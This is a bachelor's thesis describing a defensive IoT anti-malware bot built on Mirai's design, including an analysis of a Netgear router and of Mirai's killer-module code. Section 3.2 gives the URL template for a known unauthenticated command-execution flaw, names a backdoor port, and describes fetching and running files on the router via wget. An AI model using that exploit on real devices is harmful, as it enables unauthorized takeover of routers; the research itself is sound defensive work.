BSc Eng. Thesis
Bachelor of Science in Engineering

DTU Compute
Department of Applied Mathematics and Computer Science

Bot module for Antib*IoT*ic

Mathies Svarrer-Lanthén (s154070)
Superviser: Nicola Dragoni

Kongens Lyngby 2018

Abstract

The number of embedded devices connected to the internet has increased a lot in the last decade. Unfortunately the current state of security for these Internet of Things (IoT) devices is really bad. Botnets have taken over thousands of IoT devices and uses them in attacks. Antib*IoT*ic is a proposed solution for this problem. Antib*IoT*ic aims to clean IoT devices from malware and secure them from future infections by running the Antib*IoT*ic bot on the devices. In this thesis we present an implementation of the Antib*IoT*ic bot for an IoT device.

Contents

1 Introduction

Today there are many embedded devices connected to the internet. The term Internet of Things (IoT) refer to the presence of these embedded devices on the internet. The number of IoT devices are predicted to grow rapidly in the coming years [Col17]. Unfortunately the current state of security of IoT devices is really bad. Botnets have taken over thousands of IoT devices and abused them to makes attacks such as Distributed Denial of Service (DDoS). Examples of such attacks are the DDoS attacks that temporarily took down hosting provider OVH and internet performance management company Dyn in 2016 [Ant+17].

In the master thesis *Michele De Donno, AntibIoTic against DDoS attacks, 2017* [Don17b] a solution to this problem is presented named Antib*IoT*ic. Antib*IoT*ic consist of two main parts, the Antib*IoT*ic bot and the command-and-control server. The Antib*IoT*ic bot is a program that is designed to run on IoT devices and will perform tasks such as removing malware from infected devices and securing them from future attacks. The command-and-control server is used to control multiple Antib*IoT*ic bots running on different devices.

The aim of this thesis is to implement the bot module for Antib*IoT*ic. To test the implementation an IoT test device will be used. This device will be analysed to find out which of our implementation objectives can be realised. The design of the Antib*IoT*ic bot is based on the same design as Mirai. Mirai is a botnet which infected several thousands of IoT devices. In 2016 the author of Mirai released its source code publicly [Ant+17]. This thesis presents an analysis of the Mirai source code to find out which parts of Mirai can be reused for the Antib*IoT*ic bot. The implementation will be evaluated by discussing the successfulness of the implementation objectives. At the publication time of this thesis, no other implementations of the Antib*IoT*ic bot exist.

2 Implementation objectives

This section we will describe the objectives of the implementation. These objectives should be achievable with the Antib*IoT*ic bot implementation running on the test device. Since the publication of [Don17b] the goal of Antib*IoT*ic has changed a bit. Hence this implementation will not include functionality that would automatically spread Antib*IoT*ic to other devices.

1. **Communicate with a server**
   The Antib*IoT*ic bot should be able to receive commands from a server and send back data.

2. **Remove malware from infected device**
   If the Antib*IoT*ic bot is running on a device that is infected with malware, then Antib*IoT*ic should be able to remove that malware from the device.

3. **Secure a vulnerable device**
   The Antib*IoT*ic bot should secure a vulnerable device to prevent new infections in the future. That could for instance be changing the telnet or SSH credentials for the device, prevent exploitation of an exploit or updating the firmware.

4. **Notify the owner of an infected or vulnerable device**
   After securing or removing malware from a device then the Antib*IoT*ic bot should notify the owner of the device about this.

5. **Persist across reboots**
   A device with Antib*IoT*ic running on it should also have it running after a reboot.

6. **Use a small amount of system resources**
   The Antib*IoT*ic bot should use a small amount of system resources since it is meant to be installed on embedded devices which are often resource constrained.

3 Test device analysis

In this chapter we will give a technical analysis of the device used to test the Antib*IoT*ic bot implementation. In this analysis we will present the test device system information and analyse the feasibility of the implementation objectives for this device.

The test device used is a router named Netgear DGN1000 running firmware version V1.1.00.41_ww. The command to get the firmware version can be seen in appendix A.1. This device was chosen since it contains known vulnerabilities we could use to test the Antib*IoT*ic bots functionality [Don17a].

3.1 System details

3.1.1 Operating system

The device operating system is Linux version 2.6.20. This is an old version of Linux kernel which was released in 2007 [Tor07]. The shell command that outputs the Linux version can be seen in appendix A.3.

3.1.2 CPU

The CPU architecture is big-endian MIPS. The shell command that outputs information about the CPU can be seen in appendix A.2.

The endianness of the system was determined by running the C program seen in listing 1.

```c
#include <stdio.h>
#include <stdint.h>

// Detects if processor is little- or big-endian
int main(){
  uint16_t i = 1;
  char *p = (char *)&i;

  if (p[0] == 1)
    printf("LITTLE\n");
  else
    printf("BIG\n");
}
```

Listing 1: C program to determine endianness of a processor

The program works by creating an integer, getting the pointer to that integer and checking whether the first byte of the integer is equal to one. This allows us to detect the endianness of a processor since a processor using little-endian byte order stores the least significant byte first and thus if the first byte of the 16-bit integer is one, then the integer is stored in little-endian format.

3.1.3 Filesystem

The root filesystem on the router is Squashfs. This is a read-only filesystem made for embedded systems [Lou]. A tmpfs is also available on the router. Tmpfs is a filesystem that keeps all files in virtual memory [RDM10]. This filesystem is mounted with read and write access. Since the files on the tmpfs are kept in virtual memory, everything written to the filesystem will be deleted when the router is turned off. The shell commands that output details about the filesystem can be seen in appendix A.4.

3.1.4 Memory

The amount of free memory on router was measured for a period of time. The following procedure was used to capture this information:

1. Turn on router.
2. Reset it by pressing the factory reset button on the back.
3. Leave it running for 15 minutes without interacting with it.
4. Start the script to collect information about free memory.

The script can be seen in appendix B. It collects the amount of free memory every 5 seconds for 1 hour. The shell command executed to collect this information can be seen in appendix A.6. The results can be seen in table 1. The amount of free memory is approximately between 3 MB to 4 MB.

Median	3413 kB
Max	4040 kB
Min	3028 kB

Table 1: Amount of free memory

There are a number of problems with this way of measuring the free memory. Running the command to collect the samples uses some memory itself. The measurements were not done in an isolated area so other routers and computers could have interacted with the router. Some configurations of the router may use different amount of memory. Although these problems can have affected the results, it still gives us something to compare against when measuring the memory use of Antib*IoT*ic. The experiment was executed two more times which getting similar results.

3.1.5 NVRAM

The router contains non-volatile random-access memory (NVRAM) which is random-access memory that retains information when powered off. The shell command used to display the routers memory technology devices [Dev] which includes the NVRAM can be seen in appendix A.5. The NVRAM is used to store the configuration of the router which need to be persistent across reboots. The NVRAM is the only place on the router where information can be stored across reboots. The router comes with a command line tool to interact with the configuration saved in the NVRAM. The functionality of this command line tool can be seen in appendix A.8.

3.2 Code execution

In order to develop software for the router we need to be able to execute code on it. The router does not provide any official way to execute arbitrary code on it, so we explored other ways of executing code on the router. Mirai executes code on routers by abusing default telnet or SSH credentials. We found that this router does not have telnet or SSH build into it.

Two public exploits for was found for the router. An unauthenticated command execution vulnerability [Pal13] and a backdoor [Van13]. These vulnerabilities can be exploited if the user is on the same local network as the router. Note that these vulnerabilities are not present in the newest firmware version for the router [NET16; Pal13]. Both of the vulnerabilities was tested on the router and confirmed working. The unauthenticated command execution vulnerability allows us to execute commands on the router. It works by sending a HTTP request to the following URL were the IP is the router IP address and COMMAND is the desired command:

http://IP/setup.cgi?next_file=netgear.cfg&todo=syscmd&cmd=COMMAND&curpath=/&currentsetting.htm=1

The backdoor is a program running on the router listening on port 32764 and will also allow us to execute commands on the routers. The backdoor program is called *scfgmgr* and can be seen in a snapshot of the processes running on the router in appendix A.7.

We determined that the router had the *wget* command available which can be used to retrieve files using widely used internet protocols [Fre]. This allows us to upload files to the router by running *wget* on it and pointing it to a web server with files that we control. After uploading a file to the router we can execute them since we can run commands on the router.

To enable us to quickly upload and execute files on the router we created a script to automate the process. The script can be seen in appendix D. It works by starting a web server serving files from the computer it is running on and then using the command execution vulnerability to make the router download and execute a file from the web server. Another script was also created to just execute commands provided by the user on the router using the same vulnerability. This script can be seen in appendix C.

3.3 Persistence

Due to the filesystem of the router being read-only then it is not possible to archive persistence on the router after a reboot. This problem could be solved on the server side by monitoring devices running Antib*IoT*ic and reinstalling the Antib*IoT*ic bot if the device is rebooted. This is the method Mirai uses to reinstall itself after a reboot [Don17b].

3.4 Notifying owner

The ways which we considered notifying device owners is described in this section.

- **Display notification on web interface**
  Our idea for notifying the owner a device from the device itself, is to modify the user interface a user interacts with when configuring the device. The router contains a web interface that is used to configure it. The user interface is stored in HTML files on the router and thus it would be trivial to add a notification message to the user interface. But since the filesystem is read-only, then we cannot modify the user interface in any way. So this idea will not be possible to implement on this router.

- **Change SSID**
  The Wi-Fi network name (SSID) of the router could be changed to notify the user. This however have some negative side effects. Everyone who is inside the routers Wi-Fi range can see the notice and devices configured to automatically connect the network will fail since the name changed. Due to these reasons then this method of notifying the device owner will not be implemented.

  Even though this will not be implemented we tested if it was possible. Changing the SSID on the router was successfully tested with the following steps.

  1. Run command ”`nvram set wifi_ssid=TEST`” to set the SSID
  2. Run command ”`nvram commit`” to save configuration
  3. Run command ”`reboot`” to reboot the router so it applies the new configuration

- **Send notifications from server**
  Another possibility would be to have the server send out the notifications to the device owners.

3.5 Changing credentials

Since the router does not have SSH or telnet services, then we cannot make the implementation change credentials for those protocols. But we can change the credentials to the routers web interface since these credentials are stored in the NVRAM.

Changing the credentials for the web interface was successfully tested with the following commands.

1. Run command ”`nvram set http_username=example`” to set login username
2. Run command ”`nvram set http_password=example`” to set login password
3. Run command ”`nvram commit`” to save configuration
4. Run command ”`reboot`” to reboot the router so it applies the new configuration

3.6 Updating firmware

In a blog post by Quarkslab [Gui14] is suggested that we can update the firmware on the router by overwriting the Memory Technology Devices A.5 on the router. However this was not tested due to the possibility of breaking the router. We only had one router to work with and it would be used in further research after the hand-in of this thesis.

3.7 Cross compilation

To be able to develop software for the router we needed to compile code for the router CPU architecture. To make development easier the code should be compiled for the router CPU architecture on a different computer and then uploaded and executed on the router. Buildroot [Bui18] was chosen for that purpose, it allows us to compile programs to to the MIPS architecture even though we do not have a CPU with MIPS architecture our self. We selected Buildroot since it was easy to setup and is actively developed.

Buildroot allows us to use three different versions of the C standard library [Bui].

- **uClibc-ng** is a small C library specifically developed for embedded devices [uClb]. The Mirai author used uClibc to compile Mirai [Ann]. uClibc-ng is an actively developed fork of uClibc which was made since uClibc have not been updated since 2012 [uCla]. uClibc’s website recommend using uClibc-ng [uCla] over uClibc.
- **musl** is a general-purpose C library which aims to be lightweight, fast, simple and free [mus].
- **glibc** is the most widely used C library and is used in all major Linux distributions [gli; die].

All three C libraries support the MIPS architecture, so they can all be used on the router.

4 Mirai source code analysis

This section will present an analysis of the big components of the Mirai source code with goal of knowing which parts of Mirai will be used as the base for Antib*IoT*ic and what modifications are needed. The big components of Mirai is the attack module, killer module, main module and scanner module. The full Mirai source code can be found on GitHub [Ann16].

Some general problems with the Mirai source code is that it is badly documented and contains few comments. The code also lacks error handling in many places. These problems need to be addressed when implementing the Antib*IoT*ic bot.

4.1 Obfuscation

Mirai contains different functionality used to make it harder to detect when running and to reverse engineer. This includes preventing the Linux watchdog from rebooting the device, changing the current working directory of the program, hiding the arguments it was started with, hiding the process name and deleting itself from disk so it is only present in memory. All the text strings used in Mirai are obfuscated so they cannot be seen in the executable. When Mirai is running it will deobfuscate the strings it needs in memory.

Mirai function	**C library function**
util_strlen	strlen
util_strncmp	strncmp
util_strcmp	strcmp
util_strcpy	strcpy
util_memcpy	memcpy
util_zero	memset
util_atoi	atoi
util_memsearch	memmem
util_stristr	strcasestr

Table 2: Mirai utility functions and their C library function replacements

Mirai contains many "utility" functions that is used throughout the program. We found that many of these functions could be replaced by C library functions. The Mirai functions we found suitable C library functions for can be seen in table 2. We would prefer to use the C library functions in Antib*IoT*ic to avoid maintaining code that is already available in a C library. Using the C library functions does not decrease the compatibility if the program is statically compiled. A reason why the Mirai author did not choose to use these C library functions could be that it would make Mirai harder to reverse engineer.

All Mirai code that serves no other purpose than to make it harder to detect and reverse engineer will be removed since we are not interested in hiding Antibiotics behaviour or making it hard to reverse engineer.

4.2 Main module

The main module will start other modules, establish a connection to the server, listen for commands and make sure there is only one copy of Mirai running on the system. Since the Antib*IoT*ic bot will also consist of multiple modules that need to be started and communicate with a server, then some parts of this module can be used in the implementation of the Antib*IoT*ic bot. The functionality of making sure that only one copy of the program is running is not necessarily needed in Antib*IoT*ic but could potentially be a useful addition.

4.3 Killer module

The killer module in Mirai is responsible for protecting the device against future attacks and killing other malware running on the device. Mirai protects the device by killing programs listening on specific ports known to be abused for gaining access to the device and then binds to these ports so they cannot be used again. It finds other malware by scanning the executable files of each running process for specific patterns known to be present in other malware. This functionality will be useful for the Antib*IoT*ic bot implementation since Antib*IoT*ic should be able to remove other malware and secure a device.

4.3.1 Scanning algorithm

The Mirai function used to scan the executable files contains two flaws which will be described in this section. The code used to search for a pattern in a sequence of bytes can be seen in listing 2. The function contains a counter called *matches* that indicates the number of bytes that are currently matched with the byte sequence. This counter is reset every time a byte that does not match the next byte in the pattern is encountered. It works by looping over the sequence of bytes and compares each byte with a byte in the pattern decided by the counter *matches*. If the number of matches is equal to the pattern length then the function found the pattern in the byte sequence.

The time complexity for this algorithm is always $O(n)$ where n is the length of the sequence of bytes when looking for one pattern. If a set of patterns need to be searched then the running time is always exactly $O(p \cdot n)$ where p is the amount of patterns.

```c
static BOOL mem_exists(char *buf, int buf_len, char *str, int str_len)
{
    int matches = 0;

    if (str_len > buf_len)
        return FALSE;

    while (buf_len--)
    {
        if (*buf++ == str[matches])
        {
            if (++matches == str_len)
                return TRUE;
        }
        else
            matches = 0;
    }

    return FALSE;
}
```

Listing 2: Mirai pattern matching function

The first flaw is that the algorithm does not guarantee that the pattern is found even when it is present in the sequence of bytes. Consider the pattern AB is being searched for in the sequence AAB. The algorithm will try to match A with A and the match counter will be increased by 1 and point to B in the pattern. In the next step A will be compared to B and fail, so the counter gets reset and points to A in the pattern. Now B is compared A which will not increase the counter. So the algorithm did not find AB in the sequence AAB even though AB is a substring of AAB.

The seconds flaw is that the files are read in multiple parts and scanned with the function in listing 2. This can be a problem since the part of the file that would match the pattern can be separated in two separate parts. As an example, let us consider a file which contains the byte sequence $AAABBBCCC$ and lets say that 4 bytes of a file is read at a time. Then first the part $AAAB$ will be scanned, then $BBCC$ and finally C. The pattern ABB is present in while byte sequence but would not be found since it is not present in any of the scanned parts.

4.4 Unneeded modules

The scanner module contains code used to scan for other IoT devices and brute force their login credentials. The attack module contains code used to perform denial of service attacks. Both of these modules contain functionality which is not desired in Antib*IoT*ic so they will not be used as base of the Antib*IoT*ic implementation.

5 Design and implementation

In this section we will describe how we designed and implemented Antib*IoT*ic and discuss the choices we made. The full source code of the implementation can be found at GitHub link `https://github.com/seihtam/antibiotic` [Sva18].

5.1 Design overview





Figure 1: Antib*IoT*ic overview

The Antib*IoT*ic bot implementation consist of three modules. The stub module, the sanitizer module and the sentinel module. The stub is executed when the Antib*IoT*ic bot is started and is responsible for starting other modules. The stub module and the sentinel module communicate with the server. All the networking functionality related to communicating with the server is stored in a network library used by both the stub and sentinel. The server communicating networking code is separated to avoid duplicate code in the stub and sentinel and to allow easier reuse. The domain resolving library is used by the network library to resolve domain names to IP addresses. This library is from Mirai and is only modified slightly to provide better error handling. See figure 1 for a diagram illustrating the overview.

5.2 Network library



Data length		Data type	Data
1	2	3	4 .. data length

Figure 2: Communication protocol

The Antib*IoT*ic bot and server uses the following protocol to communicate. Every command sent starts with 2 bytes that contains the length of data about to be received, then 1 byte that contains type of data about to be received and then the actual data. This is illustrated in figure 2. The data length is a 16-bit unsigned integer which allows us to send commands up to length 2^{16} bytes which is more than enough for our case.

The code to receive commands is written such that it will only return an error if the whole command is not received. A code snippet which contains the code related to receiving commands can be seen in appendix E. After receiving a command, the function used to receive commands will populate a command structure and return it to the caller. The command structure contains the command type, the command data length and the command data.

The implementation can be configured to connect to the server by using an IP address or a domain. In the case that it is configured with a domain then the domain resolving library will be used.

5.3 Stub module

The stub module is responsible for starting other modules, listening for commands from the server and making sure there is only one copy of Antib*IoT*ic running on the system. A flowchart showing the stub functionality can be seen in figure 3.



Start
Kill other instances
Start sanitizer module
Start sentinel module
Main loop
Connected to server?
Yes
No
Attempt to connect to server
Wait for event
Another instance running?
Yes
End
No
Initial connection to server?
Yes
Send version and id to server
No
About to receive command?
Yes
Receive command
Start new thread to handle command
No

Figure 3: Flowchart of stub module functionality

When the stub is started it will check if there is another instance of Antib*IoT*ic running and send a kill request if that is the case. If the kill request is not accepted, then Antib*IoT*ic will kill the other instance by force. This functionality is implemented by binding to a specific port and listening on it for kill request from other instances of Antib*IoT*ic. If this port is already bound when the stub module is started then we know another instance of Antib*IoT*ic is running.

The sanitizer and sentinel module that the stub start, are started as threads. In Mirai other modules were started as new processes. Starting the other modules as threads gives us two benefits over starting them as processes. When starting a thread then the new thread will use the same memory space as the one who created it. If it was started as a new process then the new process would have its own memory space. Therefor starting the modules as threads will decrease the memory usage. The other benefit is that since the threads have shared memory, we can share data between the threads. This will allow the stub to easily access data from other modules and change their behaviour.

The main loop of the stub starts by checking if it is connected to the server and attempts to connect asynchronously if not. Then it waits for an event. An event can be one of the following.

- Another Antib*IoT*ic instance running on the same machine sends a kill request. This will make Antib*IoT*ic exit.
- The attempted connection to the server succeeded. This will make Antib*IoT*ic send its current version and id to the server.
- The server is trying to send a command. Receive the command and handle it in a new thread.
- A timeout occurred. If nothing happened within the configured time slot, then it attempt to connect to the server again.

5.3.1 Commands

Received commands are handled in a new thread. This allows the main loop of the stub to not block while a command is being handled. After executing the received command, the command handling thread reports back to the server if the command was executed successfully or not. A check is implemented that limits the amount of command handled spontaneously. This prevents accidental overloading of the device by sending too many commands in a short period of time. Another safety check but in place to avoid accidental overloading is a maximum length of a command. If no maximum length was enforced, the server could send a command which resulted in the device trying to allocate more memory than the device had available.

The following commands are implemented.

- **Change web interface password**
  Change the password for the web interface to a password chosen by the server using the method described in section 3.5. This will not take effect until the router is rebooted.
- **Reboot device**
  Reboot the device.
- **Add new pattern**
  Add new pattern to the list of patterns that the sanitizer module will search for. Since the sanitizer module share the same memory space as the stub module, the stub module is able to access the pattern list stored in the sanitizer module.
- **Clear all patterns**
  Remove all patterns from the pattern list in the sanitizer module.
- **Add new port**
  Kill processes listening on the port provided by the server and bind to port so it cannot be used again. This is done using functionality from the sanitizer.
- **Change scanning interval**
  Change the sanitizer modules scanning interval to a number of seconds chosen by the server.
- **Exit**
  Exit Antib*IoT*ic.
- **Get report status**
  Evaluate the report and report back to the server if the evaluation failed or was successful. Currently the report is evaluated on the device itself and the result is sent to the server. In a future version the report may be evaluated on the server. The report evaluation is successful if all the report entries indicates that the problem found was successfully removed.

5.4 Sanitizer module

The sanitizer module is responsible for securing a device and killing malware running on a device. A flowchart illustrating the sanitizer module functionality can be seen in figure 4.



Start
Kill processes listening on default provided ports
Bind to default provided ports
Add information about killed processes to report
Scanning loop
Wait until next scan should be started
Scan
Any pattern that matched?
Yes
No
Kill processes which executables matched a pattern
Add information about killed processes to report

Figure 4: Flowchart of the sanitizer module functionality

5.4.1 Report and patterns

The sanitizer module contains two special data structures which are the reports and the patterns. They are both stored as singly linked lists. This is done so they can be dynamically updated while Antib*IoT*ic is running.

The patterns consists of a sequence of bytes which are used by the sanitizer module to compare against the file it scans. The sanitizer module can include build-in patterns that are added to the pattern list when it is started. The pattern list can also be updated when the server sends a new pattern to be searched for. The patterns should contain byte sequences that are found in a piece of malware. The patterns should be carefully chosen so they are unlikely to be present in anything other than malware.

The report list is used by the sanitizer module to store information about the malware which it found on a given device. A report consists of the date and time the report was added, the name of the process that was attempted to be killed, the reason the process was killed and if the process was killed successfully. The reason can either be that it matched a specific pattern or that it was found listening on a specific port.

Both lists need to be accessed from multiple threads. To prevent race conditions a lock is created for both lists that need to be acquired before accessing the list. All code that uses the locks is written such that they will always release the lock even if an error happens. See appendix H for the code used to access the report list and see appendix I for the code used to access the pattern list.

5.4.2 Secure device

The sanitizer module will secure the device by killing processes listening on specific ports that are known to make a device vulnerable. After killing the processes listening on these ports the sanitizer module will bind to these ports to prevent other processes from using them again.

The method which this implementation of Antib*IoT*ic uses to find a process listening on a specific port, can be broken down in the following steps:

- Get the current active TCP connections on the device. On Linux the active TCP connections are stored in the file */proc/net/tcp*. This file is parsed and the relevant information is extracted.
- For every active TCP connection check if it is a listening state and if it is using the port number we are scanning for.
- If there exists an active TCP connection that is in the listening state and it is using the port number we are scanning for, then extract the inode number that is associated with the connection. The inode is a data structure used in the Linux kernel that contains metadata about the files and directories in the filesystem [Goo07]. This particular inode number refers to the inode of the file descriptor associated with the socket that is listening on the that specific port.
- If an inode number is found then compare that inode number with all the inodes numbers for the current running processes' file descriptors. The file descriptors in Linux are stored in the directory */proc/PID/fd/* where PID is the process ID.
- If an inode matches then attempt to kill the process which owns that file descriptor and add an entry to the report. The code makes sure that the process it attempts to kill is not the Antib*IoT*ic process. This is done by comparing the process group ID of the found process with Antib*IoT*ics process group ID. The process group ID is automatically created by Linux when the stub module is started, and the ID will be the same for the threads the stub module creates.

5.4.3 Scanning for malware

The sanitizer module will find malware on a device by scanning the executable of every running process on the system. The scan for malware is repeated at a configurable interval.

The method used for scanning the executables in this implementation of Antib*IoT*ic, can be described in the following steps:

- Loop over all processes. Each process in Linux is represented by a numerical subdirectory inside */proc/*.
- For each process match the contents of its executable against the patterns in pattern list. A process's executable is accessed in Linux by reading the file */proc/PID/exe* where PID is the process ID.
- If a pattern is matched then attempt to kill the process associated with that executable and add an entry to the report. The process group ID is checked as described in section 5.4.2 to prevent that Antib*IoT*ic detect itself as malware.

The two problems described in section 4.3.1 are not present in this Antib*IoT*ic implementation. The first problem with the flawed memory matching algorithm is solved by using the C library *memmem* function. This function is used to search for the patterns in the executables. The running time of this function depends on which C library is used. Out of the three C libraries mentioned in 3.7 then musl and glibc uses the two-way string matching algorithm and uClibc-ng uses a naive algorithm [mus18; uCl18; gli18]. The naive algorithm has a time complexity of $O(m \cdot n)$ for each pattern where m is the length of the pattern and n is the length of the string to be searched. The two-way algorithm has a time complexity of $O(n)$ for each pattern and is in some cases sublinear [CP91]. Thus, if we use musl or glibc then we archive a time complexity that is always similar or lower than the one used in the flawed Mirai scanning algorithm and will always correctly match the pattern.

The second problem is fixed by overlapping the parts of the executable that are scanned. The executables are still read and scanned in multiple parts to lower the memory usage. When one part has been scanned, the next part will contain some of the end of previous part. The number of bytes we overlap is the number of bytes in the longest pattern minus one. This is since the worst case is that we match all characters of the longest pattern except the last one. This fix introduces some extra overhead when scanning but as long as the parts read into memory are big compared to the longest patterns then the performance impact will be insignificant.

The code used to scan a file can be seen in appendix F.

5.5 Sentinel module

The sentinel module is responsible for sending keep-alive messages to the server. A flowchart illustrating the sentinel modules functionality can be seen in figure 5.

